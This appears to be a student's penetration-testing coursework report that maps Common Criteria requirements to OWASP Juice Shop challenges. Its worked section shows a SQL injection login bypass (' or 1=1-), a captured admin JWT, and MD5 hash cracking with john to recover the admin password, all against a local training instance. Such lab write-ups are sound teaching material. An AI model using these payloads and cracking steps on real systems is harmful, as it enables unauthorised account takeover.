

INM442 Security Audit & Certification

Coursework Part 2

Manpreet Sangha | 210048348 | Manpreet.Sangha@city.ac.uk

May 8, 2022

Lecturer

Prof George Spanoudakis | g.e.spanoudakis@city.ac.uk

MSc in Cyber Security

School of Mathematics, Computer Science & Engineering



Contents

1 [SFR1] - FDP_ACC.1.1	1
1.1 [SFR1 - VC1] Access the administration section of the store	2
1.1.1 Description of penetration testing that was carried out for [SFR1 - VC1]	2
1.1.2 Outcomes (evidence) of the penetration testing in 1.1.1	6
1.1.3 Explanation of how the evidence included in 1.1.1 proves that [SFR1] is violated	8
1.2 [SFR1 - VC2] Log in with the administrator's user account	8
1.2.1 Description of penetration testing that was carried out for [SFR1 - VC2]	8
1.2.2 Outcomes (evidence) of the penetration testing in 1.2.1	8
1.2.3 Explanation of how the evidence included in 1.2.1 proves that [SFR1] is violated	8
1.3 [SFR1 - VC3] Log in with the administrator's user credentials without previously changing them or applying SQL Injection	9
1.3.1 Description of penetration testing that was carried out for [SFR1 - VC3]	9
1.3.2 Outcomes (evidence) of the penetration testing in 1.3.1	10
1.3.3 Explanation of how the evidence included in 1.3.1 proves that [SFR1] is violated	10
1.4 [SFR1 - VC4] Database Schema - Exfiltrate the entire DB schema definition via SQL Injection	11
1.4.1 Description of penetration testing that was carried out for [SFR1 - VC4]	11
1.4.2 Outcomes (evidence) of the penetration testing in 1.4	14
1.4.3 Explanation of how the evidence included in 1.4 proves that [SFR1] is violated	16
1.5 [SFR1 - VC5] - Log in with Bender's user account	18
1.5.1 Description of penetration testing that was carried out for [SFR1 - VC5]	18
1.5.2 Outcomes (evidence) of the penetration testing in 1.5	20
1.5.3 Explanation of how the evidence included in 1.5 proves that [SFR1] is violated	20
1.6 [SFR1 - VC6] - Log in with Jim's user account	21
1.6.1 Description of penetration testing that was carried out for [SFR1 - VC6]	21
1.6.2 Outcomes (evidence) of the penetration testing in 1.6	21
1.6.3 Explanation of how the evidence included in 1.6 proves that [SFR1] is violated	21
1.7 [SFR1 - VC7] All your orders are belong to us	22
1.7.1 Description of penetration testing that was carried out for [SFR1 - VC7]	22
1.7.2 Outcomes (evidence) of the penetration testing in 1.7	23
1.7.3 Explanation of how the evidence included in 1.7 proves that [SFR1] is violated	23
 2 [SFR2] - FDP_ACC.2.2	24
2.1 [SFR2 - VC1] - Perform an unwanted information disclosure by accessing data cross-domain	25
2.1.1 Description of penetration testing that was carried out for [SFR2 - VC1]	25
2.1.2 Outcomes (evidence) of the penetration testing in 2.1	25
2.1.3 Explanation of how the evidence included in 2.1 proves that [SFR2] is violated	26
2.2 [SFR2 - VC2] - Retrieve a list of all user credentials via SQL Injection	27
2.2.1 Description of penetration testing that was carried out for [SFR2 - VC2]	27
2.2.2 Outcomes (evidence) of the penetration testing in 2.2	27
2.2.3 Explanation of how the evidence included in 2.2 proves that [SFR2] is violated	28
2.3 [SFR2 - VC3] Place an order that makes you rich	29
2.3.1 Description of penetration testing that was carried out for [SFR2 - VC3]	29
2.3.2 Outcomes (evidence) of the penetration testing in 2.3	30
2.3.3 Explanation of how the evidence included in 2.3 proves that [SFR2] is violated	32
2.4 [SFR2 - VC4] View another user's shopping basket	33
2.4.1 Description of penetration testing that was carried out for [SFR2 - VC4]	33

2.4.2	Outcomes (evidence) of the penetration testing in 2.4	34
2.4.3	Explanation of how the evidence included in 2.4 proves that [SFR2] is violated	34
2.5	[SFR2 - VC5] Steal someone else's personal data without using Injection	34
2.6	[SFR2 - VC6] Leaked Access Logs - Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to. (Creating a new account with the same password does not qualify as a solution.)	34
3	SFR3 - FIA_UAU.1.2	35
3.1	[SFR3 - VC1] - Solve the 2FA challenge for user "wurstbrot"	36
3.1.1	Description of penetration testing that was carried out for [SFR3 - VC1]	36
3.1.2	Outcomes (evidence) of the penetration testing in 3.1	38
3.1.3	Explanation of how the evidence included in 3.1 proves that [SFR3] is violated	38
3.2	[SFR3 - VC2] Log in with Chris' erased user account	39
3.2.1	Description of penetration testing that was carried out for [SFR3 - VC2]	39
3.2.2	Outcomes (evidence) of the penetration testing in 3.2	39
3.2.3	Explanation of how the evidence included in 3.2 proves that [SFR3] is violated	40
3.3	[SFR3 - VC3] Log in with Bjoern's Gmail account without previously changing his password, applying SQL Injection, or hacking his Google account	41
3.3.1	Description of penetration testing that was carried out for [SFR3 - VC3]	41
3.3.2	Outcomes (evidence) of the penetration testing in 3.3	42
3.3.3	Explanation of how the evidence included in 3.3 proves that [SFR3] is violated	43
4	SFR4 - FIA_UAU.3.1	44
4.1	[SFR4 - VC1] - Forge an almost properly RSA-signed JWT token	45
4.1.1	Description of penetration testing that was carried out for [SFR4 - VC1]	45
4.1.2	Outcomes (evidence) of the penetration testing in 4.1	48
4.1.3	Explanation of how the evidence included in 4.1 proves that [SFR4] is violated	49
4.2	[SFR4 - VC2] - Log in with the (non-existing) accountant without ever registering that user	49
4.2.1	Description of penetration testing that was carried out for [SFR4 - VC2]	49
4.2.2	Outcomes (evidence) of the penetration testing in 4.2	50
4.2.3	Explanation of how the evidence included in 4.2 proves that [SFR4] is violated	50
4.3	[SFR4 - VC3] Perform a persisted XSS attack bypassing a client-side security mechanism	50
4.4	[SFR4 - VC4] Perform a persisted XSS attack bypassing a server-side security mechanism	50
5	SFR5 - FIA_UAU.3.2	51
5.1	[SFR5 - VC1] Change the name of a user by performing Cross-Site Request Forgery from another origin	52
5.1.1	Description of penetration testing that was carried out for [SFR5 - VC1]	52
5.1.2	Outcomes (evidence) of the penetration testing in 5.1	52
5.1.3	Explanation of how the evidence included in 5.1 proves that [SFR5] is violated	53
6	SFR6 - FMT_MSA.1.1	54
6.1	[SFR6 - VC1] Reset the password of Bjoern's OWASP account via the Forgot Password mechanism	55
6.1.1	Description of penetration testing that was carried out for [SFR6 - VC1]	55
6.1.2	Outcomes (evidence) of the penetration testing in 6.1	56
6.1.3	Explanation of how the evidence included in 6.1 proves that [SFR6] is violated	56
6.2	[SFR6 - VC2] Reset Uvogin's password via the Forgot Password mechanism	57

6.2.1	Description of penetration testing that was carried out for [SFR6 - VC2]	57
6.2.2	Outcomes (evidence) of the penetration testing in 6.2	58
6.2.3	Explanation of how the evidence included in 6.2 proves that [SFR6] is violated	58
6.3	[SFR6 - VC3] Reset Bender's password via the Forgot Password mechanism	59
6.4	[SFR6 - VC4]Reset Jim's password via the Forgot Password mechanism	59
7	SFR7 - FMT_MTD.1.1	60
7.1	[SFR7 - VC1] Reset the password of Bjoern's internal account via the Forgot Password mechanism	61
7.1.1	Description of penetration testing that was carried out for [SFR7 - VC1]	61
7.1.2	Outcomes (evidence) of the penetration testing in 7.1	62
7.1.3	Explanation of how the evidence included in 7.1 proves that [SFR6] is violated	62
7.2	[SFR7 - VC2] - Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password	63
7.2.1	Description of penetration testing that was carried out for [SFR7 - VC2]	63
7.2.2	Outcomes (evidence) of the penetration testing in 7.2	64
7.2.3	Explanation of how the evidence included in 7.2 proves that [SFR7] is violated	64
8	SFR8 - FAU_SAA.3.1	65
8.1	[SFR8 - VC1] Perform a Remote Code Execution that would keep a less hardened application busy forever	66
8.1.1	Description of penetration testing that was carried out for [SFR8 - VC1]	66
8.1.2	Outcomes (evidence) of the penetration testing in 8.1	68
8.1.3	Explanation of how the evidence included in 8.1 proves that [SFR8] is violated	68
8.2	[SFR8 - VC2] Perform a Remote Code Execution that occupies the server for a while without using infinite loops	69
8.2.1	Description of penetration testing that was carried out for [SFR8 - VC2]	69
8.2.2	Outcomes (evidence) of the penetration testing in 8.2	69
8.2.3	Explanation of how the evidence included in 8.2 proves that [SFR8] is violated	69
8.3	[SFR8 - VC3] Receive a coupon code from the support chatbot	70
8.3.1	Description of penetration testing that was carried out for [SFR8 - VC3]	70
8.3.2	Outcomes (evidence) of the penetration testing in 8.3	70
8.3.3	Explanation of how the evidence included in 8.3 proves that [SFR8] is violated	70
8.4	[SFR8 - VC4] Submit 10 or more customer feedbacks within 10 seconds.	72
8.4.1	Description of penetration testing that was carried out for [SFR8 - VC4]	72
8.4.2	Outcomes (evidence) of the penetration testing in 8.4.1	73
8.4.3	Explanation of how the evidence included in 8.4.2 proves that [SFR8] is violated	74
8.5	[SFR8 - VC5] Like any review at least three times as the same user.	74
8.6	[SFR8 - VC6] Repetitive registration - Follow the DRY principle while registering a user	74
8.7	[SFR8 - VC7] Reset Morty's password via the Forgot Password mechanism with his obfuscated answer to his security question.	74
9	SFR9 - FAU_SAA.3.3	75
9.1	[SFR9 - VC1] - Access a confidential document	76
9.1.1	Description of penetration testing that was carried out for [SFR9 - VC1]	76
9.1.2	Outcomes (evidence) of the penetration testing in 9.1	77
9.1.3	Explanation of how the evidence included in 9.1 proves that [SFR9] is violated	77
9.2	[SFR9 - VC2] - Find the hidden easter egg	78
9.2.1	Description of penetration testing that was carried out for [SFR9 - VC2]	78
9.2.2	Outcomes (evidence) of the penetration testing in 9.2	79

9.2.3 Explanation of how the evidence included in 9.2 proves that [SFR9] is violated	79
9.3 [SFR9 - VC3] - Access a developer's forgotten backup file	80
9.3.1 Description of penetration testing that was carried out for [SFR9 - VC3]	80
9.3.2 Outcomes (evidence) of the penetration testing in 9.3	80
9.3.3 Explanation of how the evidence included in 9.3 proves that [SFR9] is violated	80
9.4 [SFR9 - VC4] - Access a misplaced SIEM signature file	81
9.4.1 Description of penetration testing that was carried out for [SFR9 - VC4]	81
9.4.2 Outcomes (evidence) of the penetration testing in 9.4	81
9.4.3 Explanation of how the evidence included in 9.4 proves that [SFR9] is violated	81
9.5 [SFR9 - VC5] Access a salesman's forgotten backup file	81
9.6 [SFR9 - VC6] Learn about the Token Sale before its official announcement	81
10 SFR10 - FDP ACF.1.2	82
10.1 [SR10 - VC1] Put an additional product into another user's shopping basket	83
10.1.1 Description of penetration testing that was carried out for [SFR10 - VC1]	83
10.1.2 Outcomes (evidence) of the penetration testing in 10.1	84
10.1.3 Explanation of how the evidence included in 10.1 proves that [SFR10] is violated	84
10.2 [SR10 - VC2] Post a product review as another user or edit any user's existing review	85
10.2.1 Description of penetration testing that was carried out for [SFR10 - VC2]	85
10.2.2 Outcomes (evidence) of the penetration testing in 10.2	85
10.2.3 Explanation of how the evidence included in 10.2 proves that [SFR10] is violated	85
10.3 [SFR10 - VC3] Post some feedback in another user's name	87
10.3.1 Description of penetration testing that was carried out for [SFR10 - VC3]	87
10.3.2 Outcomes (evidence) of the penetration testing in 10.3.1	90
10.3.3 Explanation of how the evidence included in 10.3.2 proves that [SFR10] is violated	90
10.4 [SFR10 - VC4] Update multiple product reviews at the same time	92
10.4.1 Description of penetration testing that was carried out for [SFR10 - VC4]	92
10.4.2 Outcomes (evidence) of the penetration testing in 10.4	93
10.4.3 Explanation of how the evidence included in 10.4 proves that [SFR10] is violated	93
11 SFR11 - FDP ACF.1.3	94
11.1 [SFR11 - VC1] - Register as a user with administrator privileges	94
12 SFR12 - FDP ACF.1.4	95
12.1 [SFR12 - VC1] - Register as a user with administrator privileges	96
12.1.1 Description of penetration testing that was carried out for [SFR12 - VC1]	96
12.1.2 Outcomes (evidence) of the penetration testing in 12.1	98
12.1.3 Explanation of how the evidence included in 12.1 proves that [SFR12] is violated	98
13 SFR13 - FDP SDI.2.2	99
13.1 [SFR13 - VC1] - Forge a coupon code that gives you a discount of at least 80	100
13.1.1 Description of penetration testing that was carried out for [SFR13 - VC1]	100
13.1.2 Outcomes (evidence) of the penetration testing in 13.1	102
13.1.3 Explanation of how the evidence included in 13.1 proves that [SFR13] is violated	102
13.2 [SFR13 - VC2] - Overwrite the Legal Information file	103

13.2.1	Description of penetration testing that was carried out for [SFR13 - VC2] . . .	103
13.2.2	Outcomes (evidence) of the penetration testing in 13.2	106
13.2.3	Explanation of how the evidence included in 13.2 proves that [SFR13] is violated	106

1 [SFR1] - FDP_ACC.1.1

The TSF shall enforce the systems access control SFP on all subjects, all objects, and all operations among subjects and objects covered by the SFP.

In FDP_ACC.1.1, the PP/ST author should specify a uniquely named access control SFP to be enforced by the TSF.

In FDP_ACC.1.1, the PP/ST author should specify the list of subjects, objects, and operations among subjects and objects covered by the SFP.

- Common Intent (Introduction):

1. To protect user data during

Import (aka “in-transit”)

Export (aka “in-transit”)

Storage (aka “at-rest”)

2. The families under the class are organised in four groups:

Data security function policies

Forms of data protection

Storage, import, export

Inter-TSF communications

1.1 [SFR1 - VC1] Access the administration section of the store.

1.1.1 Description of penetration testing that was carried out for [SFR1 - VC1]

1. download/install docker in kali-linux-2022.1-virtualbox-amd64. Enable docker to run juice-shop on port 3000

```
(root㉿kali)-[~/home/kali]
# docker run -rm -p 3000:3000 bkimminich/juice-shop
> juice-shop@13.3.0 start
> node build/app

info: All dependencies in ./package.json are satisfied (OK)
info: Chatbot training data botDefaultTrainingData.json validated (OK)
info: Detected Node.js version v16.14.2 (OK)
info: Detected OS linux (OK)
info: Detected CPU x64 (OK)
info: Configuration default validated (OK)
info: Required file server.js is present (OK)
info: Required file tutorial.js is present (OK)
info: Required file styles.css is present (OK)
info: Required file polyfills.js is present (OK)
info: Required file main.js is present (OK)
info: Required file runtime.js is present (OK)
info: Required file vendor.js is present (OK)
info: Required file index.html is present (OK)
info: Port 3000 is available (OK)
(node:18) [DEP0152] DeprecationWarning: Custom PerformanceEntry accessors are
deprecated. Please use the detail property.
(Use `node --trace-deprecation ...` to show where the warning was created)
info: Server listening on port 3000 ✓
```

2. register test user

- inm442@city.ac.uk/password

localhost:3000/#/register

Ali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

hop

ore Board (Find the carefully hidden 'Score Board' page.)

User Registration

Email * inm442@city.ac.uk

Password * 8/20

Repeat Password * 8/40

Show password advice

Security Question * Name of your favorite pet?

This cannot be changed later!

Answer * tuffy

+ Register

login

Login

Email * inm442@city.ac.uk ✓


Password * password ✓

Forgot your password?

✓


update the URL to include the word *administration*

- from <http://localhost:3000/#/search>
- to <http://localhost:3000/#/administration/>



- I was not able to access administration section using normal user

3. set up burpsuite to analyse response from juiceshop



4. Use burpsuite to identify SQL query used to query tables in sequelized database

Request

```
Pretty Raw Hex ⌂ ⌄ ⌅ ⌆
L0 Origin: http://localhost:3000
L1 Sec-Fetch-Site: same-origin
L2 Sec-Fetch-Mode: cors
L3 Sec-Fetch-Dest: empty
L4 Referer: http://localhost:3000/
L5 Accept-Encoding: gzip, deflate
L6 Accept-Language: en-US,en;q=0.9
L7 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss
L8 Connection: close
L9
L10 {
L11   "email": "", ✓
L12   "password": "sds" ✓
L13 }
? ⌄ ⌅ ⌆ Search...
***
```

Response

```
Pretty Raw Hex Render ⌂ ⌄ ⌅ ⌆
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Mon, 02 May 2022 19:53:20 GMT
9 Connection: close
L0 Content-Length: 1157
L1
L2 {
L3   "error": {
L4     "message": "SQLITE_ERROR: unrecognized token: \"82d5984c2a2ad4c62caf1dd073b1c91c\"", ✓
L5     "stack": "SequelizeDatabaseError: SQLITE_ERROR: unrecognized token: \"82d5984c2a2ad4c62caf1dd073b1c91c\"\n      at Query.formatError\n      at Response (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)\n      at afterExecute (/juice-shop/node_modules/sqlite3/lib/sqlite3.js:14:21)", ✓
L6     "name": "SequelizeDatabaseError",
L7     "parent": {
L8       "errno": 1,
L9       "code": "SQLITE_ERROR",
L10      "sql": "SELECT * FROM Users WHERE email = '' AND password = '82d5984c2a2ad4c62caf1dd073b1c91c' AND deletedAt IS NULL" ✓
L11    },
L12    "original": {
L13      "errno": 1,
L14      "code": "SQLITE_ERROR",
L15      "sql": "SELECT * FROM Users WHERE email = '' AND password = '82d5984c2a2ad4c62caf1dd073b1c91c' AND deletedAt IS NULL" ✓
L16    },
L17    "sql": "SELECT * FROM Users WHERE email = '' AND password = '82d5984c2a2ad4c62caf1dd073b1c91c' AND deletedAt IS NULL"
L18  }
L19
L20 }
```

5. manipulate the username as '1 or 1=1- in step 4

```
18 Connection: close
19
20 {
21   "email": " or 1=1-", ✓
22   "password": "sds"
23 }
? ⌄ ⌅ ⌆ Search... 0 matches
***
```


Response

```
Pretty Raw Hex Render ⌂ ⌄ ⌅ ⌆
1 HTTP/1.1 200 OK ✓
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 831
8 ETag: W/"33f-1Tz28zbAzk0lcusbLTPzGyrNv"
9 Vary: Accept-Encoding
10 Date: Mon, 02 May 2022 20:03:26 GMT
11 Connection: close
12
13 {
14   "authentication": {
15     "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOjJwdWNjZXNzIiwizGF0YSI6eyJpZCI6MswidXNlcShbWUiOiiLCJlbWFpbCI6ImFkbWluQGp1awNLXNoLm9wIiwiIcGFzc3dyvcmQoiIwMTkyMDIzYtdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOjhZGlpbiIsImRhbHV4ZVRva2VuIjoiIiwiibGFzZdExvZ2lusXAi0iIwljAuMC4wLiwiChJvZmlsZULtYwdljiotYXNzZXrL3B1YmxpYy9pbFnZXMvdInBs2Fkcy9kZWZhdx0QWRtaW4ucGsnIiwidG90cFNl3JldC16IiisImZ0MNoaXZL1jp0cnVLcJcmVhdGVkQXQiOjIyMDIyLTA0LTi5IDE5ojQxOjUwLjciMyArMDAGMDA1LCJ1cGRhdGvkQXQiOjIyMDIyLTA0LTi5IDE5ojQxOjUwLjciMyArMDAGMDA1LCJ1cGRhdGvkQXQiOjE4MDYsImV4cI6MTY1MTUzOTgwNn0.bkPQ-2N7GEfsz5ScpYfFeckCLMp2Lq-wxCLYrnWEjyIiyyfcu3mYQ42y0IauzkfXJE8srIj1xFMPbHY_OkzTgZ4wFLkNdXAN_P5sfZ0a5si5hoBsU9fp0djs0b3LfTwimHtdeNhMTT2bDvLwokibxuKI6Mo_8gihselb_E_oFI",
16     "bid": 1,
17     "umail": "admin@juice-sh.op" ✓
18   }
19 }
```

- SQL injection successful to login as admin

6. using the same bearer authentication ([swagger.io, 2022](#)) token from step 5, update the URL to include the word *administration*

- from <http://localhost:3000/#/>
- to <http://localhost:3000/#/administration/>



```

Request
Pretty Raw Hex ⌂ ⓘ ⓘ
1 GET /socket.io/?EIO=4&transport=polling&t=026YJ7s&sid=eBCxxG1RZvJw3jslAAo HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: */*
5 sec-ch-ua-mobile: ?
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
7 sec-ch-ua-platform: "Linux"
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Referer: http://localhost:3000/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwic3N1IiI6eyJpZC16SwidXNLcm5hbWUiOjIiLCJlbWFpbCI6ImFkbWluQGplawNLLXNoLm9wIiwiCgFzc3dvcmoiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNj1kZjE4YjUwMCIsInJvbGUiOjJhZG1pbisImRlbHV4ZVRva2VUijoiIiwiibGFzdExvZ2luSXAxoiIwLjAuMC4wIiwcHJvZmlsZULtIjoiYXNzXZRzL3B4rFTBVUveJCLMgvnZLYSOVH_VraAidAp6elYYsv4-._OhairmPf7cwxIK_YefVAH-61mPENOBTjJEXHqRlsR_0NGIE0_lBr24PEHBdg20WQAMxBUPzh_1fBv3S95grp7v82ynnxQ-WpjSarLp4; continueCode=wr2vLqk6EBpb708j1XMyzxALWUPTBimNH9W0ZJmQRPSnw3eoNDg49lyK
Connection: close
15
16
17

```


7. Json Web Token(JWT) is comprised of header.payload.signature (jwt.io, 2022), look up JWT found in step 6



Encoded PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwic3N1IiI6eyJpZC16SwidXNLcm5hbWUiOjIiLCJlbWFpbCI6ImFkbWluQGplawNLLXNoLm9wIiwiCgFzc3dvcmoiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNj1kZjE4YjUwMCIsInJvbGUiOjJhZG1pbisImRlbHV4ZVRva2VUijoiIiwiibGFzdExvZ2luSXAxoiIwLjAuMC4wIiwcHJvZmlsZULtIjoiYXNzXZRzL3B4rFTBVUveJCLMgvnZLYSOVH_VraAidAp6elYYsv4-._OhairmPf7cwxIK_YefVAH-61mPENOBTjJEXHqRlsR_0NGIE0_lBr24PEHBdg20WQAMxBUPzh_1fBv3S95grp7v82ynnxQ-WpjSarLp4; continueCode=wr2vLqk6EBpb708j1XMyzxALWUPTBimNH9W0ZJmQRPSnw3eoNDg49lyK
```

Decoded EDIT THE PAYLOAD AND SECRET



HEADER: ALGORITHM & TOKEN TYPE	
<pre>{ "typ": "JWT", "alg": "RS256" ✓ }</pre>	
PAYLOAD: DATA	
<pre>{ "status": "success", "data": { "id": 1, "username": "", "email": "admin@juice-sh.op" ✓ "password": "0192023a7bbd73250516f069df18b500", ✓ "role": "admin", "deluxeToken": "", "lastLoginIp": "undefined", "profileImage": "assets/public/images/uploads/defaultAdmin.png", "totpSecret": "", "isActive": true, "createdAt": "2022-04-29 19:41:58.753 +00:00", "updatedAt": "2022-05-02 21:26:46.873 +00:00", "deletedAt": null }, "iat": 1651559610, "exp": 1651577610 }</pre>	
VERIFY SIGNATURE	
<small>RSSHA256(</small> <small>base64UrlEncode(header) + "." +</small> <small>base64UrlEncode(payload),</small> <div style="border: 1px solid #ccc; padding: 5px; width: fit-content;"> Public Key in SPKI, PKCS #1, X.509 Certificate, or JWK string format. </div> <div style="border: 1px solid #ccc; padding: 5px; width: fit-content;"> Private Key in PKCS #8, PKCS #1, or JWK string format. The key never leaves your browser. </div>	

- Password field is hashed **0192023a7bbd73250516f069df18b500**

8. Hash-Identifier identifies the hash-type as MD5

- #### 9. create **pwdhash.txt** for the hash

10. inflate the rockyou.txt wordlist to crack the hash

```
[root@kali]~ [~/home/kali/mn42]
└─# cd /usr/share/wordlists/ ✓

[root@kali]~ [/usr/share/wordlists]
└─# ls
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt.gz wfuzz

[root@kali]~ [/usr/share/wordlists]
└─# gzip -d rockyou.txt.gz ✓

[root@kali]~ [/usr/share/wordlists]
└─# ls ✓
dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz
```

- didn't actually need the `rockyou.txt` list in this case

11. use john to decrypt the MD5 password hash

```
[root@kali]# john --format=raw-md5 pwdhash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
admin123 (|)
ig 0:00:00:15 DONE 3/3 (2022-05-03 06:31) 0.06357g/s 25381Kp/s 25381Kc/s 2538
1Kc/s admil34..admietia
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.
```

- the administrator password is **admin123**

1.1.2 Outcomes (evidence) of the penetration testing in 1.1.1

1. [Challenge solved] following on from step 6 of section 1.1.1, I was able to access administration section of the juiceshop

Administration				
Registered Users		Customer Feedback		
admin@juice-shop	✉	1	I love this shop! Best products in town! Highly recommended! (**in@juice-...)	★★★ ★★
jim@juice-shop	✉	2	Great shop! Awesome service! (**@juice-sh.op)	★★★ ★
